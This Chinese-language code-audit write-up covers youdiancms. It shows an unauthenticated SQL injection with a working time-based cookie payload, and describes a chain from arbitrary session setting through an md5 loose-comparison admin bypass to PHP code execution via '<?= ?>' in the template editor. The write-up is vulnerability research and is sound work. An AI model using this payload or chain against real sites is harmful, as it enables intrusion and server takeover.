



# 代码审计之 youdiancms 最新版 getshell 漏洞

本文首发于奇安信攻防社区


## 前言

在近期的授权项目中，遇到了一个目标，使用了 youdiancms，需要获取权限，进而进行审计，本次代码审计过程先发现 SQL 注入漏洞，继续审计发现 getshell 的漏洞，本文将本次审计过程书写下来，仅作为学习研究，请勿用作非法用途。

## 0x01 未授权 SQL 注入

首先拿到源码一看，发现该系统是基于 THINKPHP3 开发的。

在 `App\Lib\Action\HomeBaseAction.class.php:16`



```
6 class HomeBaseAction extends BaseAction {
7     protected $_fromUser = ''; //微信内部号
8     protected $_isWx=0; //是否是微信浏览器访问
9     function _initialize(){
10         parent::_initialize();
11         $this->_assignPublicVar();
12         $this->_assignConfigVar();
13         $this->getTemplateConfig();
14
15         //获取微信帐号=====
16         if( isset( $_GET['fu'] ) && !empty( $_GET['fu'] ) ){
17             $this->_fromUser = $_GET['fu'];
18             cookie( name: 'fu', $this->_fromUser, option: 31536000 ); //31536000秒=1年，有效期为1年
19         }else if( cookie( name: 'fu' ) ) {
20             $this->_fromUser = cookie( name: 'fu' );
21         }
22         //=====
23     }
```

cookie 可控，然后赋值给了 `$this->_fromUser`

跟踪一下 `$this->_fromUser` 的引用。

在 `App\Lib\Action\Home\ChannelAction.class.php:732`



```

730
731 //保存用户投票
732 public function voteAdd(){
733     header( string: "Content-Type:text/html; charset=utf-8");
734     $item = $_REQUEST['item'];
735     $appid = intval($_REQUEST['appid']);
736     $fromUser = !empty($this->_fromUser) ? $this->_fromUser : get_client_ip();
737     $_REQUEST = YdInput::checkTextbox( $_REQUEST );
738     $m = D( name: 'Admin/WxVote');
739     if($m->hasVoted($appid, $fromUser) ){
740         $this->ajaxReturn( data: null, info: '', status: 2);
741     }
742
743     if(false === $m->submitVote($appid, $item, $fromUser)){
744         $this->ajaxReturn( data: null, info: '', status: 0);
745     }else{
746         $this->ajaxReturn( data: null, info: '', status: 1);
747     }
748 }
749

```

这里将 `$this->_fromUser` 带入到了 `hasVoted` 函数中，跟进该函数：

```

58     }
59
60 //判断是否投过票
61 function hasVoted($appid, $fromUser){
62     $where['AppID'] = $appid;
63     $where['FromUser'] = $fromUser;
64     $n = $this->where($where)->count();
65     if($n>0){
66         return true;
67     }else{
68         return false;
69     }
70 }
71

```

很明显，TP3 的 `where` 注入。

延时注入 payload 如下：

```
GET /index.php/Channel/voteAdd HTTP/1.1
```



```
Host: localhost
Content-Length: 2
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: youdianfu[0]=exp;youdianfu[1]==(select 1 from(select sleep(3))a)
Connection: close
```

## 0x02 绕过登录到 getshell 过程

### 0x0201 流程思路

1. 验证码处可以设置任意 session
2. 碰撞 md5 让 AdminGroupID==1 (超级管理员)
3. 后台修改模板插入 phpcode 实现代码执行

### 0x0x202 任意 session 设置

在 `App\Lib\Action\BaseAction.class.php:223`

```
221
222 //获取校验码
223 function verifyCode(){
224     $length = $_GET['length']; //长度
225     $mode = $_GET['mode']; //模式
226     $type = $_GET['type']; //图像类型
227     $width = $_GET['width']; //宽度
228     $height = $_GET['height']; //高度
229     $verifyName = $_GET['verify']; //验证码session名称
230     import("ORG.Util.Image");
231     Image::buildImageVerify($length, $mode, $type, $width, $height, $verifyName);
232 }
```

这个函数挺有意思的，本来是个生成验证码的操作，但是没想到所有的参数都是用户可以控制的，特别是这个 `$verifyName` 还可控。跟进 `buildImageVerify` 看看如何设置的 `session`。

```
320
321 static function buildImageVerify($length=4, $mode=1, $type='png', $width=48, $height=22, $verifyName='verify') {
322     import("ORG.Util.StringEx");
323     $randval = StringEx::randString($length, $mode);
324     $SESSION[$verifyName] = md5($randval);
325     $width = ($length * 10 + 10) > $width ? $length * 10 + 10 : $width;
326     if ($type != 'gif' && function_exists('imagecreatetruecolor')) {
327         $im = imagecreatetruecolor($width, $height);
328     } else {
329         $im = imagecreate($width, $height);
330     }
331     $r = Array(225, 255, 255, 223);
332     $g = Array(225, 236, 237, 255);
333     $b = Array(225, 236, 166, 125);
```

```
334         $key = mt_rand(0, 3);  
335     }
```

红框处设置了 session，并且 session 的键名我们是可控的，但是值不可控，是个 md5 值。

然后我们去看看管理员的校验函数。在

App/Lib/Action/AdminBaseAction.class.php:7

```
6 class AdminBaseAction extends BaseAction {  
7     function _initialize(){  
8         $mName = strtolower( str: ACTION_NAME);  
9         $NoCheckAction = array('login', 'verify', 'checklogin', 'showcode', 'logout'); //免登录验证模块  
10        if( !$this->isLogin() && !in_array($mName, $NoCheckAction)){ //没有登录，将返回登录页面  
11            $this->_checkAjaxRequest();  
12            $this->redirect( url: "Public/login");  
13        }  
14  
15        if( !$this->checkPurview() ){ //没有登录，将返回网站首页  
16            $this->redirect( url: "Public/welcome");  
17        }  
18  
19        $this->assign( name: "AdminName", session("AdminName") );  
20        $this->assign( name: "AdminGroupName", session("AdminGroupName") );  
21  
22        $this->AdminPageSize = $GLOBALS['Config']['ADMIN_PAGE_SIZE'] <= 0 ? 20 : $GLOBALS['Config']['A
```

起作用的就两个函数， `isLogin` 和 `checkPurview` 。跟进第一个看看：

```
71  
72     //是否登录  
73     function isLogin(){  
74         $b = session("?AdminID") && session("?AdminName");  
75         return $b;  
76     }  
77
```

这个函数很简单，就简单的判断 session 是否存在，我们可以通过上文的验证码函数来设置。

然后就是 checkPurview 函数。



```
37
38 //权限检查 0:检查菜单, 1: 顶层菜单, 2: 树形频道
39 function checkPurview(){
40     $gid = session('AdminGroupID');
41     if( $gid == 1 ) return true; //超级管理员拥有所有权限
42
43     $mName = strtolower( str: MODULE_NAME);
44     $aName = strtolower( str: ACTION_NAME);
45     $m = D('Admin/AdminGroup');
46     if( $mName == 'channel' ) { //树形频道权限判断
47         $list = $m->getChannelPurview( $gid );
48         $id = $_REQUEST['ChannelID'];
49     }else if( $mName == 'info' ){
50         //已在info模块做了判断, 这里无须判断
51         return true;
52         //$list = $m->getChannelPurview( $gid );
53         //$id = $_REQUEST['ChannelID'];
54     }else if( $mName == 'public' && $aName == 'memberleft' ) { //T
```

这里判断了 `AdminGroupID` 的值, 当等于 1 的时候就是超级管理员, 由于这里是个弱类型比较。所以上文设置 session 中的 md5 是可以碰撞的。

编写脚本得到超级管理员的 session 了, 然后登录。

```
/usr/local/var/pyenv/shims/python /Users/ /PythonProjects/fetch-domain.py
success! PHPSESSION=c5af29875b0c10a07e9980fe5276ad64

Process finished with exit code 0
```

## 0x0203 后台 getshell

后台模板管理, 可以修改模板, 但是对 `<?php` 有检测, 如图所示:



```

68 function saveModify(){
69     header( string: "Content-Type:text/html; charset=utf-8");
70     $ThemeName = C('WAP_DEFAULT_THEME');
71     $_POST['FileName'] = YdInput::checkFileName( $_POST['FileName'] );
72     $FullFileName = TMPL_PATH.'Wap/'.$ThemeName.'/'.$_POST['FileName'], charlist: '/';
73     if( !$this->isValidTplFile($FullFileName, type: 'Wap')){
74         $this->ajaxReturn( data: null, info: '由于安全问题, 禁止修改当前文件!', status: 0);
75     }
76     //实体解码
77     $FileContent = htmlspecialchars_decode($_POST['FileContent']);
78     if (get_magic_quotes_gpc()) {
79         $FileContent = stripslashes($FileContent);
80     }
81     if(false !== strpos($FileContent, needle: '<?php')){
82         $this->ajaxReturn( data: null, info: '保存失败, 不能包含PHP代码!', status: 0);
83     }
84     $b = file_put_contents($FullFileName, $FileContent);
85     if($b === false){
86         $this->ajaxReturn( data: null, info: '保存失败!', status: 0);
87     }else{
88         //若修改了public下的文件, 则删除模板缓存{
89         $ext = strtolower(yd_file_ext($FullFileName));
90         if($ext == 'html'){
91             $dir = substr( dirname($FullFileName), start: -20);
92             if( strpos($dir, needle: 'Public') !== false ){
93                 YdCache::deleteWap();
94             }
95         }
96     }
97 }

```

我们可以用 `<?=?>` 来绕过这个检测。

如图所示：





访问首页即可触发：



注：zc.cn 为本地 127.0.0.1 的地址，并非 zc.cn 的域名

END